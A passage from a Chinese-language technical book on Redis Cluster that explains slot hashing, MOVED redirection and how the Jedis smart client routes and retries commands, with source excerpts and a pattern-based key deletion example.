1a205dd8b2819a00dd1e8b6be40a8e2abe77b756 127.0.0.1:6385 master - 0 147004803361
    connected 0-1365 4096 5462-6826 10923-12287 15018-16383
```

集群节点状态中已经不包含6384和6381节点，到目前为止，我们完成了节点的安全下线，新的集群结构如图10-28所示。




图10-28 下线节点后的集群结构

本节介绍了Redis集群伸缩的原理和操作方式，它是Redis集群化之后最重要的功能，熟练掌握集群伸缩技巧后，可以针对线上的数据规模和并发量做到从容应对。

10.5 请求路由

目前我们已经搭建好Redis集群并且理解了通信和伸缩细节，但还没有使用客户端去操作集群。Redis集群对客户端通信协议做了比较大的修改，为了追求性能最大化，并没有采用代理的方式而是采用客户端直连节点的方式。因此对于希望从单机切换到集群环境的应用需要修改客户端代码。本节我们关注集群请求路由的细节，以及客户端如何高效地操作集群。

10.5.1 请求重定向

在集群模式下，Redis接收任何键相关命令时首先计算键对应的槽，再根据槽找出所对应的节点，如果节点是自身，则处理键命令；否则回复MOVED重定向错误，通知客户端请求正确的节点。这个过程称为MOVED重定向，如图10-29所示。

例如，在之前搭建的集群上执行如下命令：

```
127.0.0.1:6379> set key:test:1 value-1
OK
```




图10-29 MOVED重定向执行流程

执行set命令成功，因为键key: test: 1对应槽5191正好位于6379节点负责的槽范围内，可以借助cluster keyslot{key}命令返回key所对应的槽，如下所示：

```

127.0.0.1:6379> cluster keyslot key:test:1
(integer) 5191
127.0.0.1:6379> cluster nodes
cfb28ef1deee4e0fa78da86abe5d24566744411e 127.0.0.1:6379 myself,master - 0 0 10
1366-4095 4097-5461 12288-13652
...

```

再执行以下命令，由于键对应槽是9252，不属于6379节点，则回复MOVED{slot} {ip} {port}格式重定向信息：

```
127.0.0.1:6379> set key:test:2 value-2
(error) MOVED 9252 127.0.0.1:6380
127.0.0.1:6379> cluster keyslot key:test:2
(integer) 9252
```

重定向信息包含了键所对应的槽以及负责该槽的节点地址，根据这些信息客户端就可以向正确的节点发起请求。在6380节点上成功执行之前的命令：

```
127.0.0.1:6380> set key:test:2 value-2
OK
```

使用redis-cli命令时，可以加入-c参数支持自动重定向，简化手动发起重定向操作，如下所示：

```
#redis-cli -p 6379 -c
127.0.0.1:6379> set key:test:2 value-2
-> Redirected to slot [9252] located at 127.0.0.1:6380
OK
```

redis-cli自动帮我们连接到正确的节点执行命令，这个过程是在redis-cli内部维护，实质上是client端接到MOVED信息之后再次发起请求，并不在Redis节点中完成请求转发，如图10-30所示。

节点对于不属于它的键命令只回复重定向响应，并不负责转发。熟悉Cassandra的用户希望在这里做好区分，不要混淆。正因为集群模式下把解析发起重定向的过程放到客户端完成，所以集群客户端协议相对于单机有了很大的变化。

键命令执行步骤主要分两步：计算槽，查找槽所对应的节点。下面分别介绍。

1. 计算槽

Redis首先需要计算键所对应的槽。根据键的有效部分使用CRC16函数计算出散列值，再取对16383的余数，使每个键都可以映射到0~16383槽范围内。伪代码如下：

```
def key_hash_slot(key):
    int keylen = key.length();
    for (s = 0; s < keylen; s++) {
        if (key[s] == '{'):
            break;
    if (s == keylen) return crc16(key, keylen) & 16383;
    for (e = s+1; e < keylen; e++) {
        if (key[e] == '}') break;
        if (e == keylen || e == s+1) return crc16(key, keylen) & 16383;
    /* 使用{ 和 }之间的有效部分计算槽 */
    return crc16(key+s+1, e-s-1) & 16383;
```




图10-30 客户端完成请求转发

根据伪代码，如果键内容包含{和}大括号字符，则计算槽的有效部分是括号内的内容；否则采用键的全内容计算槽。

cluster keyslot命令就是采用key_hash_slot函数实现的，例如：

```
127.0.0.1:6379> cluster keyslot key:test:111
(integer) 10050
127.0.0.1:6379> cluster keyslot key:{hash_tag}:111
(integer) 2515
127.0.0.1:6379> cluster keyslot key:{hash_tag}:222
(integer) 2515
```

其中键内部使用大括号包含的内容又叫做hash_tag，它提供不同的键可以具备相同slot的功能，常用于Redis IO优化。

例如在集群模式下使用mget等命令优化批量调用时，键列表必须具有相同的slot，否则会报错。这时可以利用hash_tag让不同的键具有相同的slot达到优化的目的。命令如下：

```
127.0.0.1:6385> mget user:10086:frends user:10086:videos
(error) CROSSLOT Keys in request don't hash to the same slot
127.0.0.1:6385> mget user:{10086}:friends user:{10086}:videos
1) "friends"
2) "videos"
```



开发提示

Pipeline同样可以受益于hash_tag，由于Pipeline只能向一个节点批量发送执行命令，而相同slot必然会对应到唯一的节点，降低了集群使用Pipeline的门槛。

2.槽节点查找

Redis计算得到键对应的槽后，需要查找槽所对应的节点。集群内通过

消息交换每个节点都会知道所有节点的槽信息，内部保存在clusterState结构中，结构所示：

```
typedef struct clusterState {
    clusterNode *myself; /* 自身节点,clusterNode代表节点结构体 */
    clusterNode *slots[CLUSTER_SLOTS]; /* 16384个槽和节点映射数组, 数组下标代表对应的槽 */
    ...
} clusterState;
```

slots数组表示槽和节点对应关系，实现请求重定向伪代码如下：

```
def execute_or_redirect(key):
    int slot = key_hash_slot(key);
    ClusterNode node = slots[slot];
    if(node == clusterState.myself):
        return executeCommand(key);
    else:
        return '(error) MOVED {slot} {node.ip}:{node.port}';
```

根据伪代码看出节点对于判定键命令是执行还是MOVED重定向，都是借助slots[CLUSTER_SLOTS]数组实现。根据MOVED重定向机制，客户端可以随机连接集群内任一Redis获取键所在节点，这种客户端又叫Dummy（傀儡）客户端，它优点是代码实现简单，对客户端协议影响较小，只需要根据重定向信息再次发送请求即可。但是它的弊端很明显，每次执行键命令前都要到Redis上进行重定向才能找到要执行命令的节点，额外增加了IO开销，这不是Redis集群高效的使用方式。正因为如此通常集群客户端都采用另一种实现：Smart（智能）客户端。

10.5.2 Smart客户端

1.smart客户端原理

大多数开发语言的Redis客户端都采用Smart客户端支持集群协议，客户端如何选择见：<http://redis.io/clients>，从中找出符合自己要求的客户端类库。Smart客户端通过在内部维护slot→node的映射关系，本地就可实现键到节点的查找，从而保证IO效率的最大化，而MOVED重定向负责协助Smart客户端更新slot→node映射。我们以Java的Jedis为例，说明Smart客户端操作集群的流程。

1) 首先在JedisCluster初始化时会选择一个运行节点，初始化槽和节点映射关系，使用cluster slots命令完成，如下所示：

```
127.0.0.1:6379> cluster slots
1) 1) (integer) 0 // 开始槽范围
   2) (integer) 1365 // 结束槽范围
   3) 1) "127.0.0.1" // 主节点ip
      2) (integer) 6385 // 主节点地址
   4) 1) "127.0.0.1" // 从节点ip
      2) (integer) 6386 // 从节点端口
2) 1) (integer) 5462
   2) (integer) 6826
   3) 1) "127.0.0.1"
      2) (integer) 6385
   4) 1) "127.0.0.1"
      2) (integer) 6386
...
...
```

2) JedisCluster解析cluster slots结果缓存在本地，并为每个节点创建唯一的JedisPool连接池。映射关系在JedisClusterInfoCache类中，如下所示：

```
public class JedisClusterInfoCache {
    private Map<String, JedisPool> nodes = new HashMap<String, JedisPool>();
    private Map<Integer, JedisPool> slots = new HashMap<Integer, JedisPool>();
    ...
}
```

3) JedisCluster执行键命令的过程有些复杂，但是理解这个过程对于开发人员分析定位问题非常有帮助，部分代码如下：

```
public abstract class JedisClusterCommand<T> {
    // 集群节点连接处理器
    private JedisClusterConnectionHandler connectionHandler;
    // 重试次数，默认5次
    private int redirections;
    // 模板回调方法
    public abstract T execute(Jedis connection);
    public T run(String key) {
        if (key == null) {
            throw new JedisClusterException("No way to dispatch this command to Redis Cluster.");
        }
        return runWithRetries(SafeEncoder.encode(key), this.redirections, false);
    }
    // 利用重试机制运行键命令
    private T runWithRetries(byte[] key, int redirections, boolean tryRandomNode,
        boolean asking) {
        if (redirections <= 0) {
            throw new JedisClusterMaxRedirectsException("Too many Cluster redirections");
        }
        Jedis connection = null;
        try {
            if (tryRandomNode) {
                // 随机获取活跃节点连接
                connection = connectionHandler.getConnection();
            } else {
                // 使用slot缓存获取目标节点连接
                connection = connectionHandler.getConnectionFromSlot(JedisClusterCR
                    .getSlot(key));
            }
            return execute(connection);
        } catch (JedisConnectionException jce) {
            // 出现连接错误使用随机连接重试
            return runWithRetries(key, redirections - 1, true/*开启随机连接*/, asking);
        } catch (JedisRedirectionException jre) {
            if (jre instanceof JedisMovedDataException) {
                // 如果出现MOVED重定向错误，在连接上执行cluster slots命令重新初始化slot缓存
                this.connectionHandler.renewSlotCache(connection);
            }
            // slot初始化后重试执行命令
            return runWithRetries(key, redirections - 1, false, asking);
        } finally {
            releaseConnection(connection);
        }
    }
}
```

键命令执行流程：

- 1) 计算slot并根据slots缓存获取目标节点连接，发送命令。
- 2) 如果出现连接错误，使用随机连接重新执行键命令，每次命令重试对redi-rections参数减1。
- 3) 捕获到MOVED重定向错误，使用cluster slots命令更新slots缓存(renewSlotCache方法)。
- 4) 重复执行1) ~3) 步，直到命令执行成功，或者当redirections<=0时抛出Jedis ClusterMaxRedirectionsException异常。

整个流程如图10-31所示。




图10-31 Jedis客户端命令执行流程

从命令执行流程中发现，客户端需要结合异常和重试机制时刻保证跟Redis集群的slots同步，因此Smart客户端相比单机客户端有了很大的变化和实现难度。了解命令执行流程后，下面我们将对Smart客户端成本和可能存在 的问题进行分析：

- 1) 客户端内部维护slots缓存表，并且针对每个节点维护连接池，当集群规模非常大时，客户端会维护非常多的连接并消耗更多的内存。
- 2) 使用Jedis操作集群时最常见的错误是：

```
throw new JedisClusterMaxRedirectionsException("Too many Cluster redirections")
```

这经常会引起开发人员的疑惑，它隐藏了内部错误细节，原因是节点宕机或请求超时都会抛出JedisConnectionException，导致触发了随机重试，当重试次数耗尽抛出这个错误。

3) 当出现JedisConnectionException时，Jedis认为可能是集群节点故障需要随机重试来更新slots缓存，因此了解哪些异常将抛出JedisConnectionException变得非常重要，有如下几种情况会抛出JedisConnectionException：

- Jedis连接节点发生socket错误时抛出。
- 所有命令/Lua脚本读写超时抛出。
- JedisPool连接池获取可用Jedis对象超时抛出。

前两点都可能是节点故障需要通过JedisConnectionException来更新slots缓存，但是第三点没有必要，因此Jedis2.8.1版本之后对于连接池的超时抛出Jedis Exception，从而避免触发随机重试机制。

4) Redis集群支持自动故障转移，但是从故障发现到完成转移需要一定的时间，节点宕机期间所有指向这个节点的命令都会触发随机重试，每次收到MOVED重定向后会调用JedisClusterInfoCache类的renewSlotCache方法。部分代码如下：

```
private final ReentrantReadWriteLock rwl = new ReentrantReadWriteLock();
private final Lock r = rwl.readLock();
private final Lock w = rwl.writeLock();
public void renewSlotCache(Jedis jedis) {
    try {
```

```

        cache.discoverClusterSlots(jedis);
    } catch (JedisConnectionException e) {
        renewSlotCache();
    }
}
public void discoverClusterSlots(Jedis jedis) {
    // 获取写锁
    w.lock();
    try {
        this.slots.clear();
        // 执行cluster slots
        List<Object> slots = jedis.clusterSlots();
        for (Object slotInfoObj : slots) {
            // 初始化slots缓存代码,忽略细节...
        }
    } finally {
        w.unlock();
    }
}
public JedisPool getSlotPool(int slot) {
    // 获取读锁
    r.lock();
    try {
        // 返回slot对应的jedisPool
        return slots.get(slot);
    } finally {
        r.unlock();
    }
}

```

从代码中看到，获得写锁后再执行cluster slots命令初始化缓存，由于集群所有的键命令都会执行getSlotPool方法计算槽对应节点，它内部要求读锁。ReentrantReadWriteLock是读锁共享且读写锁互斥，从而导致所有的请求都会造成阻塞。对于并发量高的场景将极大地影响集群吞吐。这个现象称为cluster slots风暴，有如下现象：

- 重试机制导致IO通信放大问题。比如默认重试5次的情况，当抛出JedisClusterMaxRedirectedException异常时，内部最少需要9次IO通信：5次发送命令+2次ping命令保证随机节点正常+2次cluster slots命令初始化slots缓存。导致异常判定时间变长。

- 个别节点操作异常导致频繁的更新slots缓存，多次调用cluster slots命令，高并发时将过度消耗Redis节点资源，如果集群slot<->node映射庞大则

cluster slots返回信息越多，问题越严重。

· 频繁触发更新本地slots缓存操作，内部使用了写锁，阻塞对集群所有的键命令调用。

针对以上问题在Jedis2.8.2版本做了改进：

· 当接收到JedisConnectionException时不再轻易初始化slots缓存，大幅降低内部IO次数，伪代码如下：

```
def runWithRetries(byte[] key, int attempts) :
    if (attempts <= 0) :
        throw new JedisClusterMaxRedirectionsException("Too many Cluster red ir"
Jedis connection = null;
    try :
        // 获取连接
        connection = connectionHandler.getConnectionFromSlot(JedisClusterCRC16..
        return execute(connection);
    except JedisConnectionException,jce :
        if (attempts <= 1) :
            // 当重试到1次时，更新本地slots缓存
            this.connectionHandler.renewSlotCache();
            // 抛出异常
            throw jce;
        // 递归执行重试
        return runWithRetries(key, attempts - 1);
    except JedisRedirectionException,jre:
        // 如果是MOVED异常，更新slots缓存
        if (jre instanceof JedisMovedDataException) :
            this.connectionHandler.renewSlotCache(connection);
        // 递归，执行重试
        return runWithRetries(key, attempts - 1);
    finally:
        releaseConnection(connection);
```

根据代码看出，只有当重试次数到最后1次或者出现MovedDataException时才更新slots操作，降低了cluster slots命令调用次数。

· 当更新slots缓存时，不再使用ping命令检测节点活跃度，并且使用rediscovering变量保证同一时刻只有一个线程更新slots缓存，其他线程忽略，优化了写锁阻塞和cluster slots调用次数。伪代码如下：

```

def renewSlotCache(Jedis jedis) :
    // 使用rediscovering变量保证当有一个线程正在初始化slots时，其他线程直接忽略。
    if (!rediscovering):
        try :
            w.lock();
            rediscovering = true;
            if (jedis != null) :
                try :
                    // 更新本地缓存
                    discoverClusterSlots(jedis);
                    return;
                except JedisException,e:
                    // 忽略异常，使用随机查找更新slots
    // 使用随机节点更新slots
    for (JedisPool jp : getShuffledNodesPool()) :
        try :
            // 不再使用ping命令检测节点
            jedis = jp.getResource();
            discoverClusterSlots(jedis);
            return;
        except JedisConnectionException,e:
            // try next nodes
        finally :
            if (jedis != null) :
                jedis.close();
    finally :
        // 释放锁和rediscovering变量
        rediscovering = false;
        w.unlock();

```

综上所述，Jedis2.8.2之后的版本，当出现JedisConnectionException时，命令发送次数变为5次：4次重试命令+1次cluster slots命令，同时避免了cluster slots不必要的并发调用。



开发提示

建议升级到Jedis2.8.2以上版本防止cluster slots风暴和写锁阻塞问题，但是笔者认为还可以进一步优化，如下所示：

- 执行cluster slots的过程不需要加入任何读写锁，因为cluster slots命令执行不需要做并发控制，只有修改本地slots时才需要控制并发，这样降低了写锁持有时间。
- 当获取新的slots映射后使用读锁跟老slots比对，只有新老slots不一致时

再加入写锁进行更新。防止集群slots映射没有变化时进行不必要的加写锁行为。

这里我们用大量篇幅介绍了Smart客户端Jedis与集群交互的细节，主要原因是针对于高并发的场景，这里是绝对的热点代码。集群协议通过Smart客户端全面高效的支持需要一个过程，因此用户在选择Smart客户端时要重点审核集群交互代码，防止线上踩坑。必要时可以自行优化修改客户端源码。

2.Smart客户端——JedisCluster

(1) JedisCluster的定义

Jedis为Redis Cluster提供了Smart客户端，对应的类是JedisCluster，它的初始化方法如下：

```
public JedisCluster(Set<HostAndPort> jedisClusterNode, int connectionTimeout, i:  
    soTimeout, int maxAttempts, final GenericObjectPoolConfig poolConfig) {  
    ...  
}
```

其中包含了5个参数：

- Set<HostAndPort>jedisClusterNode：所有Redis Cluster节点信息（也可以是一部分，因为客户端可以通过cluster slots自动发现）。
- int connectionTimeout：连接超时。
- int soTimeout：读写超时。
- int maxAttempts：重试次数。

· GenericObjectPoolConfig poolConfig: 连接池参数, JedisCluster会为Redis Cluster的每个节点创建连接池, 有关连接池的详细说明参见第4章。

例如下面代码展示了一次JedisCluster的初始化过程。

```
// 初始化所有节点(例如6个节点)
Set<HostAndPort> jedisClusterNode = new HashSet<HostAndPort>();
jedisClusterNode.add(new HostAndPort("10.10.xx.1", 6379));
jedisClusterNode.add(new HostAndPort("10.10.xx.2", 6379));
jedisClusterNode.add(new HostAndPort("10.10.xx.3", 6379));
jedisClusterNode.add(new HostAndPort("10.10.xx.4", 6379));
jedisClusterNode.add(new HostAndPort("10.10.xx.5", 6379));
jedisClusterNode.add(new HostAndPort("10.10.xx.6", 6379));
// 初始化common-pool连接池, 并设置相关参数
GenericObjectPoolConfig poolConfig = new GenericObjectPoolConfig();
// 初始化JedisCluster
JedisCluster jedisCluster = new JedisCluster(jedisClusterNode, 1000, 1000, 5, p
```

JedisCluster可以实现命令的调用, 如下所示。

```
jedisCluster.set("hello", "world");
jedisCluster.get("key");
```

对于JedisCluster的使用需要注意以下几点:

· JedisCluster包含了所有节点的连接池(JedisPool), 所以建议JedisCluster使用单例。

· JedisCluster每次操作完成后, 不需要管理连接池的借还, 它在内部已经完成。

· JedisCluster一般不要执行close()操作, 它会将所有JedisPool执行destroy操作。

(2) 多节点命令和操作

Redis Cluster虽然提供了分布式的特性，但是有些命令或者操作，诸如 keys、flushall、删除指定模式的键，需要遍历所有节点才可以完成。下面代码实现了从Redis Cluster删除指定模式键的功能：

```
// 从RedisCluster批量删除指定pattern的数据
public void delRedisClusterByPattern(JedisCluster jedisCluster, String pattern,
    int scanCounter) {
    // 获取所有节点的JedisPool
    Map<String, JedisPool> jedisPoolMap = jedisCluster.getClusterNodes();
    for (Entry<String, JedisPool> entry : jedisPoolMap.entrySet()) {
        // 获取每个节点的Jedis连接
        Jedis jedis = entry.getValue().getResource();
        // 只删除主节点数据
        if (!isMaster(jedis)) {
            continue;
        }
        // 使用Pipeline每次删除指定前缀的数据
        Pipeline pipeline = jedis.pipelined();
        // 使用scan扫描指定前缀的数据
        String cursor = "0";
        // 指定扫描参数：每次扫描个数和pattern
        ScanParams params = new ScanParams().count(scanCounter).match(pattern);
        while (true) {
            // 执行扫描
            ScanResult<String> scanResult = jedis.scan(cursor, params);
            // 删除key列表
            List<String> keyList = scanResult.getResult();
            if (keyList != null && keyList.size() > 0) {
                for (String key : keyList) {
                    pipeline.del(key);
                }
                // 批量删除
                pipeline.syncAndReturnAll();
            }
            cursor = scanResult.getStringCursor();
            // 如果游标变为0，说明扫描完毕
            if ("0".equals(cursor)) {
                break;
            }
        }
    }
}
// 判断当前Redis是否为master节点
private boolean isMaster(Jedis jedis) {
    String[] data = jedis.info("Replication").split("\r\n");
    for (String line : data) {
        if ("role:master".equals(line.trim())) {
            return true;
        }
    }
    return false;
}
```

具体分为如下几个步骤：

- 1) 通过jedisCluster.getClusterNodes() 获取所有节点的连接池。
- 2) 使用info replication筛选1) 中的主节点。
- 3) 遍历主节点，使用scan命令找到指定模式的key，使用Pipeline机制删除。

例如下面操作每次遍历1000个key，将Redis Cluster中以user开头的key全部删除。

```
String pattern = "user*";
int scanCounter = 1000;
delRedisClusterByPattern(jedisCluster, pattern, scanCounter);
```

所以对于keys、flushall等需要遍历所有节点的命令，同样可以参照上面的方法进行相应功能的实现。

(3) 批量操作的方法

Redis Cluster中，由于key分布到各个节点上，会造成无法实现mget、mset等功能。但是可以利用CRC16算法计算出key对应的slot，以及Smart客户端保存了slot和节点对应关系的特性，将属于同一个Redis节点的key进行归档，然后分别对每个节点对应的子key列表执行mget或者pipeline操作，具体使用方法可以参考11.5节“无底洞优化”。

(4) 使用Lua、事务等特性的方法

